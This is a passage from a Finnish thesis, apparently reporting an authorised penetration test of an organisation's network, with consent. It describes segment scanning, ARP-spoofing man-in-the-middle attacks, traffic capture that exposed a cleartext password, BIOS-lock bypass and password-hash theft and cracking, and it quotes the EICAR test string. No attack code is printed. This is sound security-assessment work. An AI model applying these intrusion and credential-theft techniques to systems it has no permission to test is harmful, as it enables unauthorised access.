Luvussa 3.1.1 mainituilla passiivisilla tiedonkeruutavoilla etsittiin kohdeorganisaatiosta tietoa internetin avoimista tietolähteistä. Lisäksi tiedonlouhintaan käytettiin apuna työkalua theHarvester ja metatiedon käsittelyyn työkalua Metagoofil. Tulokset olivat todella vähäiset. Kohdeorganisaatiosta löytyi talouteen liittyvää tietoa yritysrekisteristä sekä Fonectan rekisteristä. Sosiaalisen hakkeroinnin näkökulmasta merkittävimmät löydöt olivat kohdeorganisaation operatiiviset vastuuhenkilöt, hallituksen jäsenet, nimenkirjoitusoikeudelliset henkilöt sekä muutama muu avainhenkilö. Lisää organisaation henkilöstöä löytyi sosiaalisesta mediasta ja työtehtäviä selvisi erityisen hyvin LinkedIn-palvelun kautta. Kohdeorganisaation valvontajärjestelmät eivät hälyttäneet tiedonkeruun aikana.

5.3.2 Verkon skannaus

Verkon skannauksen tavoite oli löytää verkkoon kuulumattomia laitteita, avoimia portteja ja verkosta käsin selvitettävissä olevia haavoittuvuuksia. Käytettävissä olevan ajan ja luvussa 4 tehdyn uhka-analyysin pohjalta skannaukset suoritettiin seuraavien verkkosegmenttien välillä:


- ISP -> kohdeorganisaation verkko
- työasemasegmentti -> työasemasegmentti
- työasemasegmentti -> palvelinsegmentti
- palvelinsegmentti -> palvelinsegmentti
- palvelinsegmentti -> työasemasegmentti.

Skannaukset suoritettiin käyttäen fyysisiä ja virtuaalisia työasemia, jotka kytkettiin eri verkkosegmentteihin. Jokainen työasema käynnistettiin USB-muistille asennetulta BackTraciltä. Osassa skannauksista hyödynnettiin virtuaalikoneessa käynnistettyä USB-

muistille asennettua BackTracia, jotta voitiin kiertää joitakin tietoturvarajoituksia ja toisaalta voitiin ajaa rinnakkain pitkään kestäviä skannauksia.

ISP -> kohdeorganisaation verkko

Testi valmisteltiin kytkemällä operaattoriverkon verkkolaitteen ja kohdeorganisaation verkkolaitteen väliin kytkin. Kytkimeen liitettiin molemmat verkkolaitteet sekä hyökkäystyöasema, jolle määriteltiin lisäksi oma IP-osoite. Vallinneen testitilanteen verkkokuva on esitetty kuviossa 10.




Kuvio 10. Hyökkäystyöasema kytkettynä ISP:n ja palomuurin väliin sijoitettuun kytkimeen

Skannaaminen aloitettiin Nmap-työkalun graafisella käyttöliittymällä Zenmapilla käyttäen profiilia Non-stealthy comprehensive scan. Tuloksena löytyi auki olevia portteja, jotka liittyivät VPN-tunnelin (Virtual Private Network) käyttöön. Mitään poikkeavaa ilmoitetuista asetuksista ei löytynyt. Haavoittuvuusskannaus suoritettiin OpenVAS-työkalulla kohdeorganisaation verkkolaitetta kohti. Tulokset eivät poikenneet ilmoitetusta. Kohdeorganisaation valvontajärjestelmät eivät hälyttäneet skannausten aikana.

Työasemaverkko -> työasemasegmentti

Testi valmisteltiin kytkemällä yhteen työasemaan virtuaalikoneelle asennettu BackTrack Linux -asennus. Vallinneen testitilanteen verkkokuva on esitetty kuviossa 11.



Kuvio 11. Hyökkäystyöasema virtuaalikoneena työasemassa

Työasemasegmentin skannaustestissä merkille pantavaa oli se, että skannaus ei onnistunut ilman muutoksia vallitseviin tietoturva-asetuksiin. Tietoturva-asetuksia purettiin, jotta skannaukset saatiin suoritettua. Monikerroksisen tietoturvan testaaminen vaatii kerroksien purkamista, jotta saadaan testattua alempien kerrosten tietoturvaa.

Virtuaalikoneelta skannaaminen aloitettiin Nmap-työkalun graafisella käyttöliittymällä Zenmapilla käyttäen profiilia ping-scan. Työasemaverkossa tehdyn skannauksen piti olla tuloksiltaan hyödytön, mutta yllättäen ping-kyselyihin vastasi muutama työasema. Tietoturva-asetusten olisi pitänyt estää ping-kyselyt. Loput verkkoon kytketyt työasemat saatiin selville arp-scan työkalulla, joka skannaa kytkimen ARP-taulusta samaan kytkimeen liitetyt muut laitteet. Tulosten avulla voitiin rajata tarkempi Nmap-skannaus vain kohdennettuihin IP-osoitteisiin. Tarkemman Nmap-skannauksen haaste oli työasemien tapauksessa se, että työasemat eivät välttämättä olleet liitettynä verkkoon koko skannauksen ajan ja sama IP-osoite saattoi skannauksen aikana siirtyä toiselle työasemalle. Skannaukseen valittiin skannaushetkellä verkkoon liitetyistä työasemista viisi työasemaa, joista yksi vastasi aiemmin ping-kyselyyn. Tuloksena neljä työasemaa antoi odotetusti ilmoitetun määrän avonaisia portteja. Yksi ping-kyselyyn vastannut työasema antoi hälyttävän tuloksen, koska siitä paljastui avonaisia portteja, joita ei olisi pitänyt olla auki. Syy tähän olivat puutteelliset tietoturva-asetukset.

Haavoittuvuusskannausta ei valitettavasti voitu tehdä kaikkiin samoihin työasemiin, koska osa työasemista ei ollut kytkettynä verkkoon skannaushetkellä. Haavoittuvuusskannaukseen saatiin kolme samaa työasemaa, jotka olivat Nmap-skannauksen kohteena. Yksi työasemista oli ping-kyselyyn vastannut työasema. Työkaluna käytettiin OpenVAS-työkalua. Kaksi työasemista ei sisältänyt tunnettuja haavoittuvuuksia. Ping-kyselyyn vastannut työasema sisälsi ilmoitetusta poiketen avonaisia portteja, mutta myös muutaman kriittisen haavoittuvuuden porteissa vastanneissa sovelluksissa.


Kohdeorganisaation valvontajärjestelmät hälyttivät verkkoskannauksien aikana niissä työasemissa, joissa tietoturva-asetukset olivat ilmoitetusti voimassa. Työasema, jonka tietoturva-asetuksissa havaittiin poikkeama, ei hälyttänyt skannausten aikana.

Työasemasegmentti -> palvelinsegmentti

Testi suoritettiin edellisessä vaiheessa valmistellulta virtuaaliselta BackTrack Linux -asennukselta. Skannaaminen aloitettiin Nmap-työkalulla käyttäen profiilia ping-scan. Skannaus ei toiminut verkko-osien välissä, koska verkkopalomuuri huomasi skannauksen ja katkaisi sen suorituksen. Skannausta olisi voitu hidastaa niin, että verkkopalomuuri ei havaitse skannausta, mutta tähän ei tutkimuksessa käytettävissä oleva aika riittänyt. OpenVAS-haavoittuvuusskannerilla tilanne olikin toinen. Sillä pystyttiin skannaamaan kohteita, mutta verkkopalomuurin toiminta välissä saattoi vääristää tuloksia. Avoimia portteja ja haavoittuvuuksia löytyi. Kohdeorganisaation valvontajärjestelmät hälyttivät estetyn liikenteen osalta.

Palvelinsegmentti -> palvelinsegmentti

Testi valmisteltiin kytkemällä virtuaalinen BackTrack Linux -asennus palvelinsegmenttiin. Vallinneen testitilanteen verkkokuva on esitetty kuviossa 12.



Kuvio 12. Hyökkäystyöasema virtuaalikoneena palvelinverkossa

Skannaaminen aloitettiin Nmap-työkalulla käyttäen profiilia ping-scan. Palvelinsegmentin tuloksista havaittiin ne palvelimet, jotka verkossa suoritushetkellä olivat käynnissä. Tuloksia verrattiin ympäristön laiteluettelokantaan, eikä yhtään verkkoon kuulumatonta laitetta havaittu. On kuitenkin huomioitava, että skannaus perustui pelkästään ping-työkalun tuloksiin eikä se havaitse palvelimia, jotka on asetettu hylkäämään ping-kyselyt. Jos palvelimet kovennetaan mahdollisimman tiukasti, ei ping-paketteja sallita, vaan palvelimesta avataan ainoastaan ne portit, jotka ovat välttämättömiä palveluiden toiminnalle. Tutkimukseen käytettävissä oleva aika ei mahdollistanut koko palvelinsegmenttiavaruuden skannaamista kaikkien yksittäisten IP-osoitteiden ja kaikkien TCP- ja UDP-porttien osalta. Avointen porttien skannaukset kohdistettiin löydetyistä IP-osoitteista kymmeneen. Skannausprofiilina käytettiin Non-stealthy comprehensive scan. Ylimääräisiä ilmoittamattomia portteja ei skannausten tuloksena löytynyt.

Haavoittuvuusskannaus kohdistettiin Nmap-skannauksessa havaittuihin kymmeneen järjestelmään. Skannauksissa käytettiin OpenVAS-työkalua. Sen avulla löydettiin joitakin kriittisiä sovellushaavoittuvuuksia, jotka pitää korjata ohjelmistopäivityksellä. Löydöt paljastivat selvän tarpeen tarkkailla turvapäivitysten asentumista. Kriittisten haavoittuvuuksien lisäksi löytyi lukuisia vähemmän kriittisiä huomioita tietoturva-

asetuksista ja ohjelmistoversioista. Yhteen palvelimeen suoritettiin Nikto-skannaus. Tuloksena saatiin joitakin pieniä huomioita asetuksissa. Samaan palvelimeen suoritettiin OWASP ZAP -työkalulla Spider-, Port Scan- ja Active Scan -toiminnot. Tuloksena saatiin lukuisa joukko huomautuksia, mutta ei ainuttakaan hälyttävällä tasolla olevaa puutetta. Kohdeorganisaation valvontajärjestelmät eivät hälyttäneet palvelinsegmentissä tehtyihin skannauksiin. Lokitietoa tapahtuneista kuitenkin tallentui sovelluslokeihin.

Palvelinsegmentti -> työasemasegmentti

Testi suoritettiin edellisessä vaiheessa valmistellulta virtuaaliselta BackTrack Linux -asennukselta. Skannaaminen aloitettiin Nmap-työkalulla käyttäen profiilia ping-scan. Skannaus ei toiminut verkko-osien välissä, koska verkkopalomuuri huomasi skannauksen ja katkaisi yhteydet. Skannausta olisi voitu hidastaa niin, että verkkopalomuuri ei havaitse skannausta, mutta tähän ei tutkimuksessa käytettävissä oleva aika riittänyt. OpenVAS-haavoittuvuusskannerilla tilanne oli jälleen toinen. Sillä pystyttiin skannaamaan kohteita, mutta verkkopalomuurin toiminta välissä saattoi vääristää tuloksia. Avoimia portteja ja haavoittuvuuksia löytyi. Löydöt olivat kuitenkin samat, jotka havaittiin jo työasemasegmentin sisällä tehdyssä skannauksessa. Kohdeorganisaation valvontajärjestelmät hälyttivät estetyn liikenteen osalta. Merkille pantavaa oli, että yksi sovelluskehittäjä huomasi sovelluslokeista skannereiden toiminnan ja ilmoitti havainnoistaan IT-osastolle. Turvallisuuskulttuuri on tämän perusteella todella korkealla tasolla kohdeorganisaatiossa.

5.3.3 Man in the Middle -hyökkäys

MitM-hyökkäystä yritettiin ensimmäisenä työasemaverkossa liittämällä hyökkäystyöasema suoraan työasemakytkimeen. Ulkopuolisen laitteen kytkeminen verkkoon oli kohdeorganisaation verkossa toteutettu niin turvallisesti, että USB-muistilta käynnistetyllä BackTrack Linux -asennuksella ei saatu mitään aikaiseksi. Purkamalla ja kiertämällä muutamaa tietoturva-asetusta, onnistuttiin ARP Spoofingia hyödyntäen ohjaamaa uhrityöaseman lähtevä liikenne hyökkäystyöaseman kautta. ARP Spoofing toteutettiin liitteen 10 skriptillä. Tulos ei ollut tutkimuksen kannalta kovin merkittävä, koska tietoturva-asetusten purkaminen vääristi tilannetta liikaa todelliseen tilanteeseen nähden. Tuloksesta voitiin kuitenkin päätellä, että käytettävät työkalut toimivat.

Toinen MitM-hyökkäys suoritettiin palvelinsegmentin virtuaaliympäristössä. Testitapauksessa käytettiin kuvion 11 kaltaista tilannetta. Virtuaaliverkkoon liitettiin BackTrack Linux -työasema ja siitä suoritettiin ARP Spoofing hyökkäys kahteen palvelimeen. ARP Spoofingiin käytettiin Ettercap-työkalun graafista versiota. Tuloksena onnistuttiin ohjaamaan kahden palvelimen liikenne hyökkäystyöaseman kautta. Tapahtumaa visualisoitiin driftnet-skriptityökalun avulla, jolloin kaapatusta liikenteestä tulostettiin kuvaruudulle reaaliajassa liikenteessä esiintyneet kuvat. MitM-hyökkäyksissä ei tallennettu kaapattua verkkoliikennettä. Kohdeorganisaation valvontajärjestelmät eivät hälyttäneet kummankaan MitM-hyökkäyksen aikana.

5.3.4 Verkkoliikenteen kaappaaminen

Verkkoliikenteen kaappaamisen tavoite oli selvittää siirtyykö verkossa arkaluonteista tietoa salaamattomana, selkokielisiä käyttäjätunnus-salasanapareja ja kulkeeko kohdeorganisaation ja operaattoriverkon välillä salaamatonta liikennettä. Käytettävissä olevan ajan ja luvussa 4 tehdyn uhka-analyysin pohjalta liikenteenkaappaus suoritettiin seuraavissa verkon solmukohdissa:


- ISP:n verkkolaitteen ja kohdeorganisaation verkkolaitteen välissä
- työasemakytkimen ja verkkopalomuurin välissä.

ISP:n verkkolaitteen ja kohdeorganisaation verkkolaitteen välinen liikenne
Testi aloitettiin kytkemällä operaattoriverkon verkkolaitteen ja kohdeorganisaation verkkolaitteen väliin kytkin. Kytkin asetettiin siirtämään verkkolaitteiden liikenne normaalisti, mutta samalla peilaten kaiken liikenteen kolmanteen porttiin. Peilattuun porttiin kytkettiin hyökkäystyöasema kuuntelemaan kaikkea verkkoliikennettä. Vallinneen testitilanteen verkkokuva on esitetty kuviossa 9.

Verkkoliikennettä kaapattiin käyttäen työkaluna Wiresharkia. Paketteja kaapattiin 54 minuutin ajan. Tuloksena saatiin talteen normaalia ARP-liikennettä sekä VPN-tunnelin salattuja paketteja. Verkkoliikenteestä havaittiin vain normaaleja verkkolaitteiden toiminnankannalta välttämättömiä paketteja sekä VPN-tunneloitua liikennettä.

Työasemakytkimen ja verkkopalomuurin välinen liikenne

Testiä varten työasemakytkimen uplink-portti kohti palvelinsegmenttiä asetettiin peilaamaan liikennettä porttiin, johon hyökkäystyöasema asetettiin kuuntelutilaan. Vallinneen testitilanteen verkkokuva on esitetty kuviossa 13.



Kuvio 13. Hyökkäystyöasema kytkettynä työasemakytkimen peilaavaan porttiin

Verkkoliikennettä kaapattiin käyttäen työkaluna Wiresharkia. Paketteja kaapattiin 92 minuutin ajan. Tuloksena saatiin talteen hyvin moninaista verkkoliikennettä. Merkittävin löydös liikenteestä oli selkokielisen käyttäjätunnuksen ja salasanan havaitseminen. Vaikka tunnukset eivät olleet kovin kriittiset, voi niiden avulla avautua välillisesti pääsymahdollisuus muihin järjestelmiin. Tällainen tilanne voi muodostua, jos joku käyttäjistä käyttää samaa salasanaa useammassa järjestelmässä.

5.3.5 Kaapatun työaseman hyväksikäyttö

Kaapatun työaseman hyväksikäytössä tavoitteena oli varastaa työasemalta tietoja ja saada haltuun käyttäjätunnus salasanapareja. Ensimmäisenä yritettiin ohittaa asennettu käyttöjärjestelmä, jotta työasemalla voitaisiin käynnistää BackTrack Linux USB-muistilta. Tämän jälkeen yritettiin murtaa työasemalle tallennettuja paikallisia salasanatiivisteitä. Viimeisenä vielä testattiin virustorjunnan toimivuus luomalla yksinkertainen virustestitiedosto.

Käyttöjärjestelmän käynnistäminen USB-muistilta

Ensimmäinen vastaantuleva haaste oli KATAKRI:n mukainen BIOS-suojaus. Siinä BIOS-asetukset on lukittu salasanalla ja asetuksista on estetty muulta kuin käyttöjärjestelmälevyltä käyttöjärjestelmän käynnistäminen. Tämä on ohitettavissa nollaamalla BIOS-asetukset esim. BIOS:n patteri irrottamalla tai emolevyltä tietyn jumpperiasetuksen vaihtamalla. BIOS-asetusten nollaamisen seurauksena ei ole mahdollista palauttaa alkuperäisiä asetuksia tietämättä BIOS-salasanaa, joten tästä toimesta jää huomattavissa oleva jälki. BIOS-asetus kierrettiin yksinkertaisesti kohdeorganisaation luovuttamalla salasanalla.

BIOS-asetusten kiertämisen jälkeen USB-muistille asennetun BackTrack Linuxin käynnistäminen onnistui. Seuraava haaste oli kiintolevysalaus, joka tehokkaasti esti käyttöjärjestelmälevyn liittämisen käynnistettyyn BackTrack Linux -käyttöjärjestelmään. Kiintolevysalausta ei onnistuttu kiertämään ilman salauksen purkamista, käynnistysavainkyselyn poistamista tai salausavaimen haltuun saamista. Kohdeorganisaatio luovutti salausavaimen, jotta testiä voitiin jatkaa.

Salasanojen murtaminen

Salasanojen murtaminen alkoi salasanatiivisteiden varastamisella. Huomaamattomin tapa saada salasanatiivisteet on saada fyysisesti haltuun työasema ja käynnistää se USB-muistille asennetulta BackTrack Linuxilta. Tämän jälkeen tarvittavat tiivistetiedostot voidaan kopioida talteen työaseman kiintolevyltä. Tämä kuitenkin vaatii, että työasema on mahdollista käynnistää ulkoiselta medialta ja että paikallinen kiintolevy ei ole salattu. Salasanatiivisteet on mahdollista kopioida talteen myös käynnissä olevasta koneesta. Tämä toimintatapa toimii myös etänä haltuunotetussa järjestelmässä.

Työasemalta onnistuttiin saamaan salasanatiivisteet talteen USB-muistilta käynnistetyn BackTrack Linuxin ja salausavaimen avulla. Myös käynnissä olevasta järjestelmästä onnistuttiin saamaan salasanatiivisteet talteen pääkäyttöoikeuksin. Salasanojen murtamiseen käytettiin John the Ripper -työkalua liitteen 9 skriptin avulla. Hieman yllätyksenä havaittiin, että paikallisen pääkäyttäjän salasana murtui muutamassa tunnissa John the

Ripper -työkalun incremental tilassa, vaikka salasanan pituus oli yli kymmenen merkkiä ja sisälsi erikoismerkkejä, numeroita sekä isoja ja pieniä kirjaimia.

Tutkimuksessa ei saatu toimimaan cachedump.py-ohjelmaa kohdeorganisaation tuotantoympäristössä. Tämän takia ei voitu todentaa Active Directoryssä olevien käyttäjätunnusten paikallisten salasanatiivisteiden murtamista.

Virustorjunnan testaaminen

Virustorjuntaa testattiin käynnissä olevassa käyttöjärjestelmässä luomalla testivirus. Testivirus ei ole oikea virus, vaan se on tekstitiedosto, jonka avulla virustorjuntaohjelmistojen toimintaa voidaan testata. Testissä luotiin Eicar_test.txt niminen tekstitiedosto ja sen sisällä laitettiin ilman lainausmerkkejä merkkijono ”X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*”. Virustorjuntaohjelmisto havaitsi tiedoston ja valvontajärjestelmät hälyttivät tapahtuneesta. Jos hyökkääjä saa uhrijärjestelmän haltuunsa ja pystyy sen käynnistämään ohi varsinaisen käyttöjärjestelmän, voi hän piilottaa käyttöjärjestelmään haittaohjelmia, koska virustorjuntaohjelmisto ei ole käytössä.

5.3.6 Muita havaintoja

Monikerroksisen tietoturvan testaaminen on haasteellista. Kaikkia kerroksia ei voida testata ilman, että ohitetaan muita tietoturvatoiminteita. Tämä puolestaan johtaa keinotekoiseen testitilanteeseen, joka ei välttämättä vastaa mitään todellista tilannetta. Siksi onkin syytä huolellisesti arvioida, miten eri kerroksia testataan, jotta testi ei ole liian kaukana todellisesta tilanteesta.

Työkaluja käytettäessä ja tuloksia analysoitaessa sivuhuomiona havaittiin, että verkon keskitetty valvontajärjestelmä on erittäin keskeinen komponentti kokonaistietoturvan tilanteen tunnistamiseksi, mutta se aiheuttaa samalla selvän riskin tietoturvaan ja se tulee suojata erittäin huolellisesti. Scapy-työkalu jätettiin käsittelemättä, koska tutkimukseen käytettävissä oleva aika ei siihen riittänyt. Lyhyt kokeilu antoi lupaavia tuloksia työkalun soveltuvuudesta.

6 Yhteenveto

Tutkimuksen päätavoite oli löytää kohdeorganisaatiolle työkalut, joiden avulla se voi todentaa vallitsevien tietoturva-asetusten tekninen tila. Aiemmin todentaminen on suoritettu osana säännöllisiä sisäisiä auditointeja ja se on teknisiltä osin pohjautunut kyselyihin ja toteutustapojen esittelyihin. Varsinaista vallitsevien asetusten testaamista ei ole tehty, koska kohdeorganisaatiolla ei ole ollut kykyä tehdä teknistä testaamista ilman ulkopuolisen asiantuntijan käyttöä.

Tutkimuksen edistyessä päätavoitteen rinnalle tarkentui toinenkin tavoite lisätä kohdeorganisaation tietämystä tietoverkkoon hyökkäämisestä. Tarve nousi selkeästi esille, kun alettiin selvittämään, mitä vaatimuksia todentamisen työkaluille asetetaan. Tutkimuksen teoria ja empiria keskittyy tämän vuoksi hyvin vahvasti hyökkääjän näkökulman esilletuontiin.

Työkalujen valinnan tukena käytettiin haastatteluja ja uhka-analyysiä. Haastattelut kohdistettiin kohdeorganisaatiossa viimeisimmän sisäisen auditoinnin tehneisiin henkilöihin ja niiden avulla selvitettiin työkaluilta vaadittavia ominaisuuksia. Haastatteluiden jälkeen tehtiin uhka-analyysi. Sen avulla selvitettiin kohdeympäristöön kohdistuvia uhkia. Tässä kohtaa teoriatietoa hyökkääjän näkökulmasta hyödynnettiin ja yhdistettiin aikaisemmista auditoinneista saatuihin tietoihin. Tuloksena saatiin lisätarkennuksia työkaluilta vaadittaviin ominaisuuksiin. Lopulta haastatteluista ja uhka-analyysista koottiin vaatimusluettelo, johon työkaluilla pitää vastata. Jo tässä vaiheessa tutkimusta kirjoitettiin KATAKRI:n vaatimuksista taulukko (liite 1), jossa käydään läpi tietoturvallisuuden osa-alue. Taulukossa jokaiseen vaatimuksen kohtaan esitetään vaatimuksen taustalla oleva uhka ja todennustapa, jolla vaatimuksenmukainen tekninen toteutus voidaan todentaa.

Työkalujen valinta suoritettiin edellisen vaiheen ominaisuusvaatimusten pohjalta. Valitut työkalut testattiin erillisessä testiympäristössä. Testit varmistivat työkaluilta vaadittujen tulosten saatavuuden ja niiden käyttöä pystyttiin testaamaan. Käytöstä muodostettiin kattava lista käyttöohjeita ja käyttöä helpottavia skriptejä. Ohjeiden ja skriptien tarkoitus oli myös vakioida niiden käyttöä. Kun työkalut oli testattu ja niiden käytöstä sekä

toiminnasta oli riittävä varmuus, koeistettiin työkalut kohdeorganisaation todellisessa ympäristössä. Työkalujen avulla saadut tulokset kerättiin talteen. Työkalujen käyttöä ja tuloksia esiteltiin kohdeorganisaatiossa, minkä jälkeen aiemmin haastatellut henkilöt haastateltiin uudelleen. Koeistusten ja haastatteluiden tarkoitus oli varmistaa työkalujen soveltuvuus kohdeympäristöön ja kohdeympäristön henkilöstön käyttöön.

6.1 Tulokset

Kaikkiin tutkimuskysymyksiin saatiin vastaukset. Kysymykset vastauksineen käydään seuraavaksi läpi. Tämän jälkeen esitellään muita tutkimuksen aikana ilmenneitä aiheeseen liittyviä tuloksia perusteluineen. Lopuksi arvioidaan tutkimuksen tuloksia kohdeorganisaation näkökulmasta.

TK 1.1 Mitkä ovat tietoverkkoon kohdistuvat uhat?

